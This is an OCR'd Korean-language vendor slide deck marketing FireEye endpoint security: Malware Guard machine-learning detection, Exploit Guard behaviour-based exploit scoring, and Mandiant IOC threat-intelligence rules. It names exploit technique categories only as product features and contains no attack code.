
Malware Guard | 머신러닝 장점


- AV엔진에서 악성코드의 99%를 탐지하기 까지는 7~15일 소요가 됩니다.
- 시그니처는 알려진 악성코드를 탐지하고 컨텍스트를 제공.


Malware Guard | 머신러닝 필수 사항




Malware Guard | 머신러닝 기술








Malware Guard | 머신러닝 기술



Input

Feature (800+)





ML Method

Output

Lable (Good/Bad)
Classification : WL/BL 등록


Malware Guard | 머신러닝 기술






[Miss Celo로 확인한 OMNIBIN]

Malware Guard | Test Results: New Malware vs Collections



Source: AV-Comparatives May 2018 samples

Malware Guard | 머신러닝 탐지 화면



- MAL 내에 Malware Guard


FireEye

Exploit Guard

Exploit Guard | MVX(가상머신) Exploit 탐지 기술을 EDR 에 탑재

알려지지 않은 위협 대응을 위한 **MVX 엔진 기술력 기반**

Exploit Guard 행위 탐지 (Signature-less 기반의 Exploit 탐지)




우수한 0-day APT 탐지

2019년 7월 기준 FireEye에서 확인된 Zero Day 건 수 : 32/64 (50%)


Exploit Guard | 행위 기반의 탐지

- 행위 기반 익스플로잇 탐지 엔진 – Exploit Guard 엔진




Exploit Detection Flow	
1. Packaging (PDF)	- 0 points
2. Pre-Exploit (Heap Spray)	- 5 points
3. Exploit (Integer Overflow)	- 15 points
4. Control Flow (ROP)	- 20 points
5. Malicious Activity (Shellcode)	- 10 points
Final Score	50 points

격리 - Exploit에 의한 악성코드 실행 차단




Exploit Guard | 행위 기반의 탐지



- Heap-spray
- ROP
- Shell/Exploit Code detection
- Crash Analysis
- Java exploits
- Office macro exploits
- SEHOP corruption analysis
- Unattended download
- Null page exploits
- Network events
- and more …

FireEye


Intel Base IOC



Intel Base IOC | Mandiant IOC


M-trend 보고서가 출간 된지 10년.

- APT 그룹에 대한 TTPs 정보를 IOC Rule로 파이어아이 엔드포인트시큐리티에 지속적으로 업데이트 제공




Real Time IOC Detection | Mandiant IOC

